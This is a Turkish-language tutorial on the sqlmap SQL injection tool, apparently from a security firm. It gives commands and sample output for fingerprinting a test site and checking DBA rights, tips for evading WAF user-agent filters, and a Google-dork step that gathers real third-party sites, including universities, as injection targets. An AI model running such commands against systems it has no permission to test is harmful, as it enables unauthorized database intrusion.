- Hedef sunucu hakkında bilgi(İşletim sistemi, Uygulamanın kullanıldığı teknoloji vs. , -f)

Sqlmap'e farklı tiplerde hedef belirtilebilmektedir;

- URL (--url, -r)
- Burp suite ve WebScarp proxy logu (--log , -l)
- HTTP talepleri bir dosyadan okutulabilmektedir. (--r)
- Google üzerinden URL toplayıp input olarak alabilmektidir.(-g)
- /sqlmap/sqlmap.conf dosyası -c parametresi ile verilerek tüm konfigrasyon input olarak verilebilir. (-c)

Sqlmap.conf dosyası oldukça ileri düzey parameterlere sahiptir. Yukarıda verilen girdiler bu conf dosyasına girilerek buradan okunması sağlanılabileceği gibi, çeşitli farklı işlemler de (WAF/IPS/IDS keşfi yapıp/yapmama, uzak sunucuda okunacak dosya, uzak sunucuda yürütülecek komut v.b) yaptırılabilmektedir.

2. Adım:

Not: Sqlmap ile çalışmaya başlamadan önce ilgili dizine girip sqlmap update edilmelidir. Bunun için aşağıdaki komut backtrack üzerinde kullanılabilir.

```
root@bt:~# cd /pentest/database/sqlmap/;svn update;python2 sqlmap.py --update
```

3. Adım:
Sqlmap, -g parametresi ile belirli ifadeler (sqli açıklığı barındırdığı bilinen URL'ler) google üzerinden bulup, üzerindeki sql injection açıklığını istismar edebilmektedir.

Sqlmap bulduğu URL'leri sıra ile exploit etmek isteyip istemediğimizi sormaktadır.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -g "inurl:index.php?id=" --dbs

[14:35:17] [INFO] first request to Google to get the session cookie
[14:35:18] [INFO] using Google result page #1
[14:35:25] [INFO] heuristics detected web page charset 'ISO-8859-2'
[14:35:25] [INFO] sqlmap got 105 results for your Google dork expression, 100 of them are testable targets
[14:35:25] [INFO] sqlmap got a total of 100 targets
url 1:
GET http://www.du.ac.in/index.php?id=165
do you want to test this url? [Y/n/q]
> n
url 2:
GET http://www.uni-corvinus.hu/index.php?id=7745
do you want to test this url? [Y/n/q]
> n
url 3:
GET http://www.harkavagrant.com/index.php?id=341
do you want to test this url? [Y/n/q]
>
```

4. Adım:
--data parametresi ile hedef URL'e ait post verisi manuel olarak da verilebilmektedir.
--cookie parametresi ile hedef sisteme bağlanmak için cookie bilgisi verilebilmektedir.
Parola korumalı hedeflerdeki sql injection açıkları bu şekilde kolaylıkla istismar edilebilmektedir.

5. Adım:

Sqlmap http kimlik doğrulama yöntemlerinden bacic,ntlm ve digest yöntemlerini desteklemektedir. Bu tür http kimlik doğrulama türleri ile korunan hedef sistemlere yönelik açıklıklar da istismar edilebilir.

```
--auth-type Basic --auth-cred "user:pass"
```

Taramalar http, https ve tor proxy üzerinden gerçekleştirilebilmektedir. Proxy kullanımı için --proxy parameteresi, proxy serverlar üzerinde kimlik dogrulama için --proxy-cred parametreleri kullanılmaktadır.

```
--proxy Http --proxy-cred "user:pass"
```

Hedef sunucu veya sunucu önünde bulunan WAF/IPS benzeri güvenlik cihazları bazı http header parametrelerini gelen istekte görmek isterler.

Bunlardan bir kaçı user agent ve referer gibi başlık bilgileridir. Güvenlik cihazları üzerinde bulunan whitelistlerde tanımlı bazı user agentlar ile gelen client istekleri cevaplanır bunun dışında gelenler bloklanır. Sqlmap ile bu durum user agent için, --user-agent veya --random-agent parametreleri ile atlatılabilmektedir.
--user agent ile istenilen bir user agent header bilgisi input olarak verilebilmektedir.
--random-agent paremetresi kullanılması durumunda ise ./txt/user-agent.txt dosyasındaki yaklaşık 2100 user agent içerisinden rastgele seçilerek hedef üzerinde zaafiyet istismar denemeleri gerçekleştirir. Referrer için ise --referer parametresi kullanılabilir.

Not: HTTP header bilgilerinin kullanılması için --level ile 3 ve üstü bir değer ifade edilmelidir.

--delay parametresi ile gönderilen http(s) istekleri arasındaki gecikme miktarı da saniye cinsinden ifade edilebilmektedir. --delay parametresi float türde veri de kabul etmektedir. (--delay=1.5)

6. Adım:
--timeout parametresi ile normal http timeout süresi göz önünde bulundurulmadan önceki bekleme süresi belirtilebilir. Bu da fload türde bir değişken olarak tanımlıdır (ondalıklı verilebilir) ve ön tanımlı olarak sqlmap.conf dosyasında 30 sn olarak ayarlanmıştır.

```
root@bt:/pentest/database/sqlmap# cat sqlmap.conf | grep timeout

# Seconds to wait before timeout connection.
timeout = 30
# Maximum number of retries when the HTTP connection timeouts.
```

7. Adım:
--retries parametresi ile timeouta uğrayan http(s) isteklerinin tekrarlanma sayısı verilebilir. Bu değer sqlmap.conf dosyasında ön tanımlı olarak 3 olarak belirtilmiştir.

```
root@bt:/pentest/database/sqlmap# cat sqlmap.conf | grep retries

# Maximum number of retries when the HTTP connection timeouts.
retries = 3
```

8. Adım:
Konunun daha iyi anlaşılması için bir kaç somut örnek üzerinden devam edelim.Hedef sisteme ait veritabanı kullanıcısını belirleme(--current-user) ve bu kullanıcının veritabanı admin haklarına sahip olup olmadığını(--is-dba) belirleyelim. Ayrıca uzak sistem üzerindeki işletim sistemi/versiyonu, kullanılan web teknolojisi adı/versiyonu, veritabanı uygulaması türü/versiyonu (-f) gibi bilgileri alalım.

```
root@bt:~# cd /pentest/database/sqlmap/;python2 sqlmap.py –u
'http://testasp.vulnweb.com/showforum.asp?id=0' --current-user --is-dba -f

[16:59:19] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: active fingerprint: Microsoft SQL Server 2005
[16:59:19] [INFO] fetching current user
current user:    'acunetix'
[16:59:21] [INFO] testing if current user is DBA
current user is DBA:    False
```

Görüldüğü gibi mevcut kullanıcımız acunetix kullanıcısıdır ve dba degildir. Hedef sistem işletim sistemi ve kullanılan teknoloji bilgileride yukarıda çıktıda görülmektedir.

9. Adım:

Bazen sqlmap URL bağlantısını test etmeye çalıştığında timeout alarak URL bağlantı kuramaz. Gerçekten bağlantı olup olmadığı browserdan adres çağrılarak görülebilir. Şayet browser üzerinden ilgili adrese bağlantı gerçekleştiriliyor fakat sqlmap bağlantı kuramıyorsa, bu gibi durumlarda hedef web uygulaması tarafında user agent bilgisi kontrol ediliyor olabilir.

Bu tür sorunları aşmak için --random-agent parametresi ile çeşitli user agent bilgileri ile hedef test edilirse sonuç başarılı olacaktır. Aşağıda örnek bir kullanım verilmiştir. -v 3 parametresi ile gönderilen tüm payloadlar görülebilir. --retries ile timeout vs. gibi başarısız bağlantılarda tekrar denenmemesi için 0 değeri set edilmiştir.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
'http://www.example.com/test/index.asp?id= 1' --random-agent -p word --dbs --
dbms=mssql --keep-alive --time-sec=1 -v 3 --retries 0 --timeout=1 --threads=10
```

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.